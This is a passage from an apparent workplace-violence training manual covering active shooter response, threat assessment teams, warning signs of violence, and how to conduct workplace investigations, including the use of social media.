- Assure that injured employees receive prompt and appropriate medical care (This includes but is not limited to providing transportation of the injured to medical care. Prompt first aid and emergency medical treatment can minimize the harmful consequences of a violent incident.)
- Report the incident to the appropriate authorities as required by applicable laws and regulations
- Inform management about the incident in writing
- Secure premises to safeguard evidence and reduce distractions during the post incident response process
- Prepare an incident report immediately after the incident, noting details that might be forgotten over time (Appendix 2 contains a sample incident report form that an employer may use or adapt for its own purposes.)
- Address the need for appropriate treatment for victimized employees (In addition to physical injuries, victims and witnesses may suffer psychological trauma, fear of returning to work, feelings of incompetence, guilt, powerlessness, and fear of criticism by supervisors or managers.)

Post-incident debriefings and counseling can reduce psychological trauma and stress among victims and witnesses. An emerging trend is to use Critical Incident Stress Management to provide a range or continuum of care tailored to the individual victim or the organization's needs.

After the occurrence of a workplace violence incident or annually; the employer, with the participation of the Authorized Employee Representative, will conduct a review of the workplace violence prevention plans.

53. Active Shooter Planning

53.1. Introduction

An Active Shooter is an individual actively engaged in killing or attempting to kill people in a confined and populated place. In most cases, active shooters use firearms and there is usually no identifiable pattern or method to their selection of victims. Active shooter situations are unpredictable and evolve quickly. Typically, the immediate deployment of law enforcement is required to stop the shooting and mitigate harm to victims. Because active shooter situations are often over within 10-15 minutes, and before law enforcement arrives on the scene, individuals must be prepared both mentally and physically to deal with an active shooter situation.

An active shooter in your workplace may be a current or former employee, or an acquaintance of a current or former employee. Staff may notice characteristics of potentially violent behavior in an employee. Alert your Human Resources Department if you believe an employee exhibits potentially violent behavior.

To best prepare your staff for an active shooter situation, create an Active Shooter Emergency Plan/ Procedure and conduct regular training exercises. This will prepare staff to effectively respond and help minimize the loss of life. The most effective way to train your staff to respond to an active shooter situation is to conduct mock active shooter training exercises at least annually. Local law enforcement is an excellent resource in designing training exercises.

1. Ensure that your facility has at least two evacuation routes
2. Post evacuation routes in conspicuous locations throughout your facility
3. Be aware of indications of workplace violence and take remedial actions accordingly (refer to Code Gray SOP)
4. Institute access controls (keys, security pass codes)
5. Make sure your plans include relevant information and address individuals with special needs/ functional needs
6. Assemble Crisis Kits
 - Radios
 - Floor plans
 - Staff roster with contact information
 - First aid kits
 - Flashlights
7. Components of an Active Shooter Training Plan
 - Recognizing the sound of gunshots
 - Reacting quickly when gunshots are heard and/or when a shooting is witnessed
 - Evacuating the area
 - Hiding out
 - Acting against the shooter (last resort)
 - Calling 911
 - Reacting when law enforcement arrives
 - Adopting the survival mindset during times of crisis

53.2. Response to Active Shooter Events

Quickly determine the most reasonable way to protect your own life. Remember that patients, customers and visitors are likely to follow the lead of employees and managers during an active shooter situation.

1. Take note of the two nearest exits
2. If you are in an office/room, stay there and secure the door (door should open in)
3. If you are in a hallway, get into a room and secure the door (door should open in)
4. Call 911 when it is safe to do so and alert police to the shooter's location. If you cannot speak, leave the line open and allow the dispatcher to listen
5. If active shooter is nearby: lock the door, silence your cell phone, turn off any source of noise, hide behind large items and remain quiet
6. Evacuate: (if escape route is accessible)
 - Have an escape route in mind
 - Evacuate regardless of whether others agree to follow
 - Leave your belongings behind
 - Help other escape, if possible
 - Prevent individuals from entering an area where the active shooter may be
 - Keep your hands visible
 - Follow the instructions of any police officers
 - Do not attempt to move wounded people
 - Call 911 when you are safe
7. Hide Out: (if evacuation is not possible)
 - Hiding place should be out of shooter's view
 - Provide protection if shots are fired in your direction
 - Do not trap yourself or restrict your options for movement
 - Lock the door
 - Blockade the door with heavy furniture (door should open in)
8. Taking Action: (Last Resort, imminent danger)
 - As a last resort, attempt to take the active shooter down. When the shooter is close range and you cannot flee, your chance of survival is much greater if you try to incapacitate him/her
 - Attempt to disrupt and/or incapacitate the active shooter
 - Act as aggressively as possible against him/her
 - Throwing items and improvising weapons
 - Yelling
 - Commit to your actions

53.3. Recovery

1. Critical Incident Stress Debriefing and/or counseling should be made available to impacted parties to provide any necessary physical, emotional and psychological support.
2. ICT or Senior Management should develop an AAR/IP that addresses the Center's areas of strength and areas for improvement that can later be incorporated into the Center's current operating procedures to enhance the Center's future response.

The above policy is a suggestive outline for a policy involving an Active Shooter situation. This policy must be reviewed, modified and adopted by individual organizations after legal review for their specific jurisdiction. McAfee Institute is not endorsing safety aspects in the policy and holds no legal standing to this document.

54. Threat Assessment Program

54.1. Elements of an Effective Threat Assessment Program

A client looks at a staff member and says, "If you do that, I'll kill you." How should you respond? An employee overhears a co-worker talking about harming another colleague. What should you do? One of your staff is concerned that she is being stalked by a client. How will you manage the situation?

More and more, organizations are being called upon to assess and respond to threats of workplace violence. Appropriate staff interventions have a profound impact on the outcome and safety of a threatening situation.

54.1.1. Skills and Training

Developing the capacity to conduct threat assessments involves recruiting, training, and supporting professionals with special skills. The qualifications, skills, knowledge and experience of the members of the threat assessment team should include:

- a questioning, analytical, and skeptical mindset;
- training in the collection and evaluation of information from multiple sources;
- discretion, and an appreciation for the importance of keeping information confidential, and of the possible harm that may result in the inappropriate release of information; and
- Understanding the difference between harming and helping in an intervention.

54.2. Threat Assessment Program

A Threat Assessment Program is dedicated to the early identification, assessment and management of incidents and behaviors that threaten the safety and well-being of an organization.

Three elements that are essential to an effective threat assessment program are:

1. Identification of hazards. (things, situations, processes, etc. that may cause harm, particularly to people)
2. Analyze or evaluate the risk associated with that hazard. (how likely and severe the risk is)
3. Determine appropriate ways to eliminate or control the hazard. (effectively prevent)

A Threat Assessment Program is designed to provide a mechanism to assure that threats of violence are addressed whenever possible, before acts of violence occur.

54.3. Why is a threat assessment program important?

Threat assessments programs are very important as part of a good occupational health and safety management plan. They help to:

- Create awareness of hazards and risks.
- Identify who may be at risk (employees, visitors, contractors, the public, etc.).
- Determine if existing control measures are adequate or if more should be done.

54.4. Pathway to Violence

Threat assessment is fact-based and deductive:

Identifying and Assessing Workplace Violence Hazards

Many factors have led to an increase in workplace violence in our society. Guns and other weapons are on the street and more people are willing to address their problems through violence. Many people believe that workplace violence is random and unpredictable, however, a number of risk factors have been identified that may increase a worker's risk for violence.

Violence: The attempted or actual act of physical force that causes injury to a worker, including any threatening statement or behavior which gives a worker reasonable cause to believe that he or she is at risk of injury. Workplace Violence includes physical assault, verbal threats, abuse and intimidation.

Four Fundamental Principles of Violence

1. Violence is a process, as well as an act. Careful analysis of violent incidents shows that violent acts often are the culmination of long-developing, identifiable trails of problems, conflicts, disputes, and failures.
2. Violence is the product of an interaction among three factors: The individual who takes violent action; stimulus or triggering conditions that lead the subject to see violence as an option or solution to problems or life situation; and a setting that facilitates or permits the violence, or at least does not stop it from occurring.
3. A key to investigation and resolution of threat assessment cases is identification of the subject's "attack-related" behaviors. Perpetrators of targeted acts of violence engage in discrete behaviors that precede and are linked to their attacks; they consider, plan, and prepare before engaging in violent actions.
4. Threatening situations are more likely to be successfully investigated and managed if other agencies and systems — both within and outside law enforcement or security organizations — are recognized and used to help solve problems presented by a given case. Examples of such systems are those employed by prosecutors; courts; probation, corrections, social service, and mental health agencies; employee assistance programs; victim's assistance programs; and community groups.

54.5. Threat Assessment Process


A threat assessment process is centered upon on analysis of the facts and evidence of behavior in a given situation. It is an optimal strategy for determining the credibility and seriousness of a threat and the likelihood that it will be carried out.

It is important to have specific, well-articulated procedures for exploring allegations of actual or potential violence.

These matters require prompt, discreet, and responsible actions.

54.6. Steps in the Threat Assessment Process:

1. Respond to report as soon as possible
2. Identify the subject(s) of concern
3. Collect available information
4. Interview witnesses and subject(s) of concern as appropriate
5. Assess whether subject(s) is an imminent threat to self or others and take appropriate action
6. Develop specific intervention/prevention strategy



54.7. Threat Assessment Team

Establish a Threat Assessment Team (TAT), to clearly express workplace violence procedures before an incident occurs.

A coordinated team approach before, during, and after a threatening incident deters potentially violent situations and maximizes the ability to provide care, welfare, safety, and security for everyone involved.

54.8. Role of the TAT

Proactively assess the conditions, policies, and procedures of the organization in order to prevent or reduce the chances that a potentially violent situation will occur.

In the event of a threat, the TAT is also responsible for:

- Ensuring that security is immediately provided to all affected parties
- Acquiring the consultation and resources necessary for a comprehensive investigation of the circumstance
- Planning and implementing a risk prevention action plan and documenting action plan
- Determining the appropriate interventions for both the subject and the target/s contributing to the future safety of the organization

54.9. TAT Members

- Diverse group of personnel who can readily respond when someone is endangered.
- Core group typically includes human resources, security, and employee assistance.
- Might also include: medical personnel, mental health professionals, union/employee representatives, management, and supervisors and law enforcement

54.10. Initial TAT meetings

The TAT's first meetings should center around the goal of assessing the work environment and setting/refining policies and procedures.

According to OSHA guidelines for workplace violence prevention programs (WVPP), Written policies should specifically state that the employer:

1. Refuses to tolerate violence at the workplace;
2. Develop and implement a program to reduce incidents of violence;
3. Provide adequate authority and budgetary resources toward WVPP;
4. Encourage employee participation in the design and implementation of the WVPP;
5. Apply WVPP policies consistently and fairly to all employees;
6. Require prompt and accurate reporting of violent incidents (whether or not physical injury has occurred); and
7. Will not discriminate against victims of workplace violence.

TAT should review previous incidents of threats or violence in order to identify patterns that may indicate the causes and nature of threatening incidents to identify areas of need and to revise and improve the current policy and procedure.

- Review general building area and workstation designs to ensure safe and secure conditions
- Make certain that facilities are designed to ensure the privacy of clients, yet permit employees to communicate with staff in emergency situations
- Provide internal communication systems that enable employees to contact assistance in an emergency
- Examine and maintain security equipment on a regular basis

54.11. Team Composition

- Multi-disciplinary (within/outside organization)
- Include Local Law Enforcement
- Include mental health expertise
- Ad hoc members when needed
- Link with other organizations

Multi-disciplinary composition enhances team's ability to:

- Identify
- Gather
- Assess
- Manage

54.12. Identifying and Assessing Workplace Violence Hazards

54.12.1. Working Conditions

Working conditions which may increase the risk of workplace violence include:

- Poor lighting
- Working alone
- Low staffing levels
- Contact with the public
- Lack of available services
- Working in high-crime areas
- Lack of quick communication
- Working in community-based settings
- Lack of controlled access to workplace
- Working with money or prescription drugs
- Working late at night or early in the morning
- Long waits for services by customers, clients or patients
- Having a mobile workplace such as a taxicab or police cruiser
- Management practices that are extremely poor and overly authoritative
- Working with unstable or volatile persons in health care, social services, or criminal justice settings
- Tolerance of employees or managers who use intimidation, harassment, or coercion in the workplace

Obviously, there is no single cause for workplace violence and working conditions play only a part in the psychology associated with the individual who commits a violent act within the workplace. The above list, although not all inclusive, are just a few of the major considerations when planning for violence caused by disgruntled employees.

Workplace violence may not always be directed at a specific individual. Revenge may be directed at the company, rather than fellow employees, however employees and coworkers usually tend to become the unintended victims. Actions as arson, vandalism of company property, subversiveness and other forms of criminal mischief personify the behaviors of disgruntled employees seeking retribution against their employer.

Reference:

Tully, E. J. (1994, August). NEIA Associates – Workplace Violence: How Police Can Help. Retrieved July 4, 2018, from <http://neiassociates.org/workplace-violence-how-police>

54.12.2. Victim Characteristics

Victim characteristics include:

- employees who work in homes or in the community;
- workers who handle money or prescription drugs;
- workers in correctional institutions or institutions for the mentally ill or developmentally disabled who are not trained in violence avoidance or self-defense;
- employees who provide care, advice or information, such as health care workers, mental health workers, emergency room and admission workers, and social services workers;
- workers who handle complaints, such as social service, child welfare and unemployment workers; and/or
- workers who have the authority to act against the public, inspect premises and enforce laws, such as inspectors, child welfare workers, law enforcement/corrections officers and security guards.

54.12.3. Perpetrator Characteristics

Perpetrator characteristics include:

- most are male
- gang affiliation
- stalking related conduct
- if not students, most are employed
- relatives of injured/aggrieved person
- age range varies, but average age is 38
- persons with a history of intimate partner violence
- perpetrators under the age of 18 are usually students
- most have a limited history of adult criminal convictions of any kind
- most have completed high school, however, level of education greatly varies
- The abuse of drugs, including alcohol, by the employee, both on and off the job
- history of acting in an abusive, violent, harassing or oppressive manner (e.g., bullying, workplace intimidation)

Note: According to the FBI, there are very few demographic patterns or trends (aside from gender) that can be identified, reinforcing the concept that there is no one “profile” of an active shooter.

Reference:

Silver, J., Ph.D., J.D., Simons, A., & Craun, S., Ph.D. (2018, June). A Study of the Pre-Attack Behaviors of Active Shooters [Scholarly project]. Retrieved July 2, 2018, from <https://www.fbi.gov/file-repository/pre-attack-behaviors-of-active-shooters-in-us-2000-2013.pdf/view>.

Tully, E. J. (1994, August). NEIA Associates – Workplace Violence: How Police Can Help. Retrieved July 4, 2018, from <http://neiassociates.org/workplace-violence-how-police>

54.12.4. Stressors and Warning Signs

Stressors are the physical, psychological, or social forces that place demands/pressures, either real or perceived, on an individual. These stressors may cause psychological and/or physical distress, that evolve into noticeable warning signs. Since stress is considered to be a well-established correlate of criminal behavior, there is a wide variety of potential stressors that have been identified including financial pressures, physical health concerns, interpersonal conflicts with family, friends, and colleagues (work and/or school), mental health issues, criminal and civil law issues, and substance abuse.

Media coverage of workplace violence can also be a catalyst for an employee seeking revenge. In today's society, instant and excessive media coverage sensationalizes incidents of violence and gives individuals seeking retribution a new rationalization to his/her perceived problems.

Additional Stressors

- Death of a friend or relative
- Marital problems
- Sexual stress/frustration
- Care-giving responsibilities

Violence Warning Signs

- Unresolved grievances
- Obsession with the job but has little, if any, involvement with coworkers.
- A history of violent behavior
- Exhibits paranoid behavior
- Has been rebuffed for making unwanted romantic advances toward another employee
- Excessive displays of temper – aggressive outbursts
- Ominous fascination with weapons – bringing weapons to work
- A history of testing the limits of rules, regulations and social norms.
- Intimidating others and/or instilling fear in peers and supervisors
- Expressing extreme depression and/or anger
- Bizarre comments or behavior, especially if it includes violent content or ideation
- Drug or alcohol abuse problem
- Holding grudges – inability to handle criticism, habitually making excuses and blaming others
- Rigid and inflexible
- An obsessive involvement with a job – no outside interests
- Changing events that generate additional levels of stress
- High level of stress in the job caused by labor problems, policy changes or the introduction of new technology.

Verbal Clues

- Make threatening statements to kill or harm self or others, direct or veiled.
- Verbalizing a violent plan or preoccupied with other incidents of workplace violence.
- Exhibits confrontational, attitude with anger that is easily provoked, unpredictable, restless or antisocial behavior.
- Exhibits behavior that is intimidating, belligerent, insubordinate, defiant or challenging.
- Blames others for anything that goes wrong, with no sense of own responsibility.
- Recurrent suicide threats or statements
- Verbal wishes to kill, be killed or die
- Threatens to bring weapon to school/work
- Brags about having weapons
- Threatening/harassing phone calls or e-mails
- Statements of hopelessness
- Bragging of violent behavior/fantasies
- Challenging or intimidating statements
- Excessive profanity (contextually inappropriate)
- Name calling or abusive language

Bizarre Thoughts

- Persecutory delusions with self as victim
- Paranoia
- Delusions in general
- Command hallucinations
- Grandiose delusions that involve power, control and/or destruction
- Significantly deteriorated thought processes

Behavioral/Physical Cues

- Shows a recent and marked decline in performance.
- Physical altercation/assault upon others – frequent fighting
- Inappropriate weapons possession or use
- Writings/drawings with intense violent themes
- Following/surveillance of targeted individuals
- Short fuse, loss of emotional control
- Bullying or victim of bullying
- Deteriorating physical appearance/self-care
- Isolating and withdrawn
- Signs or history of substance abuse/dependence
- Signs of depression/severe mood swings
- Inappropriate displays of emotion

Note: *Even if an employee exhibits all or some of these indicators, it does not necessarily mean he or she will act violently in the workplace. However, should an employee exhibit some of the above characteristics, it*

is prudent for management to intervene as quickly and directly as possible.

Reference:

Silver, J., Ph.D., J.D., Simons, A., & Craun, S., Ph.D. (2018, June). A Study of the Pre-Attack Behaviors of Active Shooters [Scholarly project]. Retrieved July 2, 2018, from <https://www.fbi.gov/file-repository/pre-attack-behaviors-of-active-shooters-in-us-2000-2013.pdf/view>.

Tully, E. J. (1994, August). NEIA Associates – Workplace Violence: How Police Can Help. Retrieved July 4, 2018, from <http://neiassociates.org/workplace-violence-how-police>

54.12.5. Types of Threats

Direct identifies a specific act against a specific target and is delivered in a straightforward, clear, and explicit manner

Indirect is vague, unclear, and ambiguous violence is implied, but the threat is phrased tentatively and suggests that a violent act could occur, not that it will occur.

Veiled strongly implies but does not explicitly threaten violence.

Conditional is often seen in extortion cases. It warns that a violent act will happen unless certain demands or terms are met.

54.12.6. Levels of Risk

Low level of threat:

- Poses a minimal risk to the victim and public safety
- Is vague and indirect
- Information is inconsistent or implausible or lacks detail
- Lacks realism
- Content suggests that the person is unlikely to carry out the threat.

Medium level of threat:

- Could be carried out, although it may not appear entirely realistic * Is more direct and more concrete than a low – level threat
- Wording suggests that the individual has given some thought to how the act will be carried out
- Includes a general indication of place and time, but signs still fall well short of a detailed plan
- No strong indication that the individual has taken preparatory steps
- Statements seek to convey that the threat is not empty: “I’m serious!” or “I really mean this!”

High level of threat:

- Direct, specific, and plausible
- Appears to pose an imminent and serious danger to safety of others
- Suggests concrete steps have been taken, such as stalking or acquiring of a weapon Almost always requires bringing in law enforcement officers.

There is no one simple or single way to determine the level of risk. Ranking hazards requires the knowledge of the workplace activities, urgency of situations, and most importantly, objective judgement.

54.13. Responding to Active Acts of Violence

ACCEPT WHATS HAPPENED – The “bad guy” has already made up his mind. You are playing catch up!

DECIDE TO SURVIVE – A survivor’s mindset is the key to making it through an incident. Do whatever it takes to survive.

MOVE! – Create distance between you and the violence. Know your escape routes. Do not automatically run for the exits. It’s very important that you know where the violence is coming from first.

WARN OTHERS – Everybody may not have seen or heard what you did.

ACTIVELY HIDE – Find a location out view. Barricade your hiding spot/ lock the doors. Silence your cell phone. Be prepared to move!

CALL FOR HELP – Don’t count on somebody else to make the call. Call 911 and tell them where you are.

HELP OTHERS – It may be a while before emergency services arrive. Do what you can to take care of each other.

FIGHT BACK – Be prepared to defend yourself. Develop a plan with others and be prepared to fight with everything you have! Find things you can as weapons.

54.14. After An Act of Violence

Organizations can be overwhelmed after an extreme case of violence. The time to plan your response is before an incident occurs. Here are some additional considerations:

- **Centrally Coordinated Response** – A team should manage the response with one person in charge. This is to make sure that messages and response efforts, both internally and externally are consistent. Even if you don't have a formal business continuity plan or incident management team a group of people can be pulled together quickly to organize the response
- **Set Clear Objectives** – Initially you may be solely focused on responding to the incident. However, you should also set a path towards resuming normal business operations. These two objects can run in parallel to each other.
- **Communicate with Staff** – The Staff will undoubtedly be concerned. While it is not possible, or advised to provide specific details, you should be prepared to give enough details, so they understand how the company is responding and what their role in the response and recovery will involve.
- **Provide Support for the Human Resources Team** – HR will be placed in the spotlight. In addition to payroll issues, insurance, family notifications and general staff support, they will have to deal with a lot of other items (e.g., regulatory investigations, offers of assistance from the public, trauma counseling beyond EAP).
- **Monitor the Workplace Environment** – It is not uncommon for additional threat concerns to be raised. Employees will likely bring forward every concern they have ever had. Be prepared to respond to their questions. Temporarily increasing security should be something you consider. In addition, post-traumatic stress is very common in these types of incidents. Work with mental health professionals to understand how to identify and respond to these issues.
- **Provide Guidance on Interacting With Media** – Designate who will be the “face of the incident” or the “Face of the Organization”, and direct all questions to them. Anticipate that every communication you distribute, whether written or verbal, will likely be forwarded to the media.
- **Consider Monitoring Social Media** – We have witnessed in recent responses to workplace shootings, that some employees took pictures of the violence, and posted online while the incident was still unfolding. You may not be able to control social media interaction, but at the least you can monitor it and be prepared to respond.
- **Anticipate the Unusual** – Every violent incident will be different. There will be items that need to be dealt with that are going to be different from anything you have ever had to do.
- **Support Each Other** – Everybody responds differently to acts of violence. It's important to anticipate that people will be dealing with their own fears and concerns. Watch for signs of post-traumatic stress in others and yourself.

54.15. Prevention Measures

Prevention Strategies

- **Set the Proper Tone** – Developing an organization that is resilient to acts of violence starts with a commitment from senior management; sustaining the prevention efforts requires active participation on their part.
- **Assess the Vulnerability of Your Workplace** – It's important to understand the unique challenges that your organization faces. The type of work, facility, neighborhood, customers, existing security measures and current policies and procedures are some of the things that should be reviewed. There are a lot of assessment tools, but at the most basic level simply ask yourself, "how or why would somebody be able to commit an act of violence here and what can we do to help reduce the chances?"
- **Address Your Findings** – Once you have completed the assessment started addressing them by focusing on the items that will give you the greatest benefit for the lowest effort. A multi-discipline team (HR, Security, Legal, Facilities, Law Enforcement) can be extremely effective in this area.
- **Open Communication** – Workplace violence, at a basic level, is simply another inappropriate workplace behavior. It is likely that your organization already has proactive human resources or safety programs. Leverage these programs and management teams to ensure that workplace violence programs can be sustained. Let your employees know that it's OK from them to talk to each other about their concerns. Encourage your employees to Speak up, Speak Clearly and Speak Often. Remind your managers and supervisors that they are required to bring staff concerns forward.
- **Training** – Provide training to your staff on how to recognize the warning signs for people who may be heading down a path towards violence. Make sure they know how to report their concerns and that their concerns will be taken seriously.
- **Trust Your Intuition** – Above all else and at every level of the organization it's important to trust your intuition. All too often information is discovered after an incident that if it had been brought forward, may have prevented the violence from occurring.

54.16. Encourage Reporting Concerns

Bystanders Can Play a Critical Role In Prevention

- Earlier reporting allows greater range of options
- Reporting allows more time for something to be done
- “If you see something, say something.”
- Inform the police and your supervisor of the situation
- Trust your intuition and be aware of your surroundings
- Keep any threatening or suspicious notes, mail, emails, and voicemails

55. Workplace Violence Investigations

When dealing with reports and incidents of workplace violence it is important that the investigative process is commenced in a timely manner and is properly documented, appropriately communicated to all necessary parties, and protects the privacy and confidentiality interests of the parties directly involved and results in suitable disciplinary action. A seriously flawed or negligent investigation can be significant and costly to employers. Workplace investigations relied upon by employers, and subsequent civil or human rights proceedings, will be subject to intense scrutiny.

The key to an effective workplace investigation is to obtain as much information as possible. The investigation should include interviews with every person identified as potentially having information. The investigation should follow up on every lead or related allegation. This may result in people being interviewed on multiple occasions.

55.1. Introduction

Throughout the investigation process, the employer should strive to balance the needs of ending harassing behavior with protecting the rights and reputation of both the complainant and the accused. To avoid potential defamation claims, the excessive publication of the charges and information received during the investigation should be avoided. Investigators, agency officials, and other employees should refrain from discussing the charges and related information outside of the context of the investigation. The allegations and information obtained during the investigation should be maintained as confidential as possible within the limitations of state and federal law.

In the case of *Downham v. County of Lennox and Addington*, 2005, the Court concluded that the employer had not conducted even the most basic attempt at fact finding during its investigations. The Court noted that:

- The defendant employer made no effort to contact the employee at the outset of the investigation to ascertain his position;
- The investigation was biased, shoddy and substantially undocumented;
- The information allegedly obtained from key witnesses was not recorded, which resulted in false and distorted information being included in the investigation report;
- The investigation report was recklessly prepared and contained numerous statements of fact and conclusions that were unfounded. The statements could have been discovered to be false if key witnesses had been carefully interviewed;
- The employee was treated unfairly by not being informed of the allegations against him and by not being given an opportunity to respond;
- Although the employee subsequently filed information that disclosed information at odds with the content of the investigation report, none of the defendant's management made any further effort to investigate; and
- The defendant maintained its position at trial even though several facts and conclusions in report were contradicted.

55.2. The Complaint

How It's Identified

A traditional complaint is initiated by an employee and made pursuant to an employer policy, such as a workplace harassment or violence policy. Such complaints usually name a specific respondent(s) as the source of the behavior, which is of concern.

Where information comes to the employer's attention but either the provider of the information is unwilling to attach their name to the complaint or the source of the information is unknown, as in the case of a rumor or an anonymous complaint, it is very difficult for the employer to follow a traditional investigation process. The traditional process usually involves interviewing the complainant to understand the parameters of the complaint, interviewing the respondent and applicable witnesses. When there is no willing complainant or no complainant at all, following this process becomes logistically difficult and results in procedural fairness issues for the respondent.

For the above reasons, we normally recommend that employer clients proceed in an alternate manner when complaints present in any of these forms. Where there is an unwilling or "confidential" complainant, he or she can sometimes be persuaded to "go on the record". This is often preferable because it then allows the organization to employ a traditional investigation procedure and best ensures fairness and thoroughness for the parties involved.

How Concerning Behaviors Are Noticed

According to the FBI, at least one person noticed a concerning behavior in every active shooter's life, and on average, people from three different groups, classmates, partners and family members, noticed concerning behaviors of the perpetrator prior to each active shooter incident.

Disturbingly, most active shooters displayed multiple concerning behaviors that were left between the active shooter and the person who noticed the behavior, leaving it unreported to law enforcement. The most common response was to report the concerning behavior to the active shooters family or a non-law enforcement agency.

How You Have To Respond

Generally speaking, employers must act quickly when in receipt of a complaint of workplace violence. The timing of the commencement of an investigation of the complaint can be critical and may play an important factor in a subsequent determination by a court or tribunal as to whether the employer took adequate steps to investigate. That being said, there is no specific formula to the amount of time within which an employer must commence an investigation into employee misconduct. In moving with haste, employers must primarily keep two things in mind: (1) ensuring that, if the allegations are true, no other employees are subject to the problematic behavior in the time it takes to conclude the investigation, and (2) neither party is prejudiced

because of the length of time it takes to conduct the investigation – in other words, protecting against the loss of relevant evidence.

In a perfect world, investigations would be commenced immediately and conducted in a very short period of time. However, there is a multitude of variables in which impede an employer's ability to act quickly and complete an investigation in a timely manner. Investigators often find themselves having to make judgment calls throughout the course of the investigation as to whether a particular delay is justifiable. The investigator is charged with the obligation of being both fair and thorough and these interests are often competing when it comes to issues of timeliness. The following are a list of possible circumstances, which may arise in the course of an investigation, all of which may result in a delay and where such a delay may be justifiable:

- One of the parties commenced a medical leave of absence – this does not necessarily mean that the investigation cannot proceed, but the investigator will need to proceed with care and caution;
- One of the parties wishes to retain counsel – this often takes some time, and if the party wishes their counsel to attend their interview and the employer is prepared to allow this, there is often a delay associated with scheduling a meeting between all attending parties;
- Union/counsel raises issues related to process, such as (i) requests for particulars, (ii) requests for production, (iii) requests for the names of and the evidence provided by witnesses, etc.;
- Timing issues, such as coordinating interviews around vacation schedules and often reasons relevant witnesses may not be in the office; and
- Identification of a computer-complaint or new complainants/respondents.

While the above list is by no means exhaustive, in each of the above cases, the investigator will be called upon to decide whether the delay which may be associated with addressing the issues in question will be justified in the circumstances, taking the need for fairness into account.

Additionally, the complaining employee should be encouraged to detail the allegations in writing. However, an employer cannot ignore its responsibility to investigate a complaint simply because an employee refuses to put anything in writing. Likewise, an employer cannot ignore anonymous complaints of inappropriate workplace behavior.

Reference:

Silver, J., Ph.D., J.D., Simons, A., & Craun, S., Ph.D. (2018, June). A Study of the Pre-Attack Behaviors of Active Shooters [Scholarly project]. Retrieved July 2, 2018, from <https://www.fbi.gov/file-repository/pre-attack-behaviors-of-active-shooters-in-us-2000-2013.pdf/view>.

55.3. Planning the Investigation

The employer should formulate a plan concerning how to proceed with the investigation. The plan should identify:

- Who will be conducting the investigation?
- What documents (e.g. personnel files) will be looked at?
- The order in which people will be interviewed.
- Standard information that each person will be told as part of the interview process.
- Name of the threat-maker and his/her relationship to the organization and to the recipient.
- Name(s) of the victim(s) or potential victim(s).
- When and where the incident occurred.
- What happened prior to the incident?
- How the incident ended.
- Names of witnesses.
- What happened to the threat-maker after the incident?
- What event(s) may have triggered the incident?
- Past events occurred that lead up to the incident?
- Suggestions for preventing violence in the future.

55.4. Gathering Intelligence on Social Media

In recent years, the Internet and the public's widespread use of social networking sites has changed the way people communicate and share information about themselves. Social networking sites have given individuals the ability to learn more about their "friends" without directly communicating. People frequently post information on these sites about mundane aspects of their lives that they would probably not share with someone during a verbal conversation. This presents employers, law enforcement and investigators with an opportunity to informally investigate workplace violence incidents and witnesses.

Here are a few statistics:

- 91% of agencies report use of some form of social media;
- 66.8% of agencies report having a Facebook page;
- 70.0% of agencies report using social media for criminal investigations; and
- 76.0% of agencies report using social media to solicit tips.

How Might You Use Social Media as An Investigative Tool:

- Investigating complaints;
- Learning about complainants;
- Learning about witnesses; and
- Learning about the accused.

Why Investigators Should Pay Attention to Social Media:

- 88% of people under age 30 use a social network;
- LinkedIn has 500 million users; Twitter has 336 million users;
- There are over 440 million individual blogs; and
- Facebook has over 2.19 billion active users.

55.4.1. Facebook

Harvard student Mark Zuckerberg and his college roommates launched Facebook on February 4, 2004. Initially, the service was limited to Harvard students, but it quickly expanded to other Boston-area colleges, Ivy League schools and then other colleges. In September of 2005, Facebook expanded to allow high school students, ages 13 and over, to join. Facebook finally became open to the general public on September 26, 2006. There is no fee to join this service.

Facebook is currently the largest social networking site, boasting over 2.20 billion users and more than 1.15 billion daily users as of July 2018. The average person has 338 “friends” with whom they share information. Perhaps the most interesting statistic about Facebook is that the fastest growing demographic of users is currently individuals 18-29 years old. Facebook profiles have areas of standard profile information, but users are not forced to provide anything more than a name and a valid e-mail address to join. Although users may adjust privacy settings, the default setting is to allow all users to search for you and view all content posted on your profile.

Currently, a Facebook Profile may contain the following information:

Profile picture

- Wall area where the user and user's friends can post short messages
- Status messages;
- Wall posts from friends; and
- Activity tracking
- Videos
- Notes
- Friends
- Friends in Common
- Info Tab
- Basic Information
- Contact Information
- Likes and Interests
- Education; and
- Work
- Photos
- Photo Albums;
- Tagged Photos; and
- Profile Pictures
- Various Third Party Applications

This type of information may be beneficial for any conducting workplace violence investigations. For example, a subject may regularly post status messages on his Wall identifying his daily activities, that he/

she hates their boss, or that they want to shoot up office.

55.4.2. Twitter

Twitter was launched in 2006 and functions differently than social networking sites like Facebook and MySpace. Twitter is a micro-blogging service that allows users to post “tweets.” Tweets are text-based posts of up to 280 characters that are displayed on the website and delivered to “followers.”

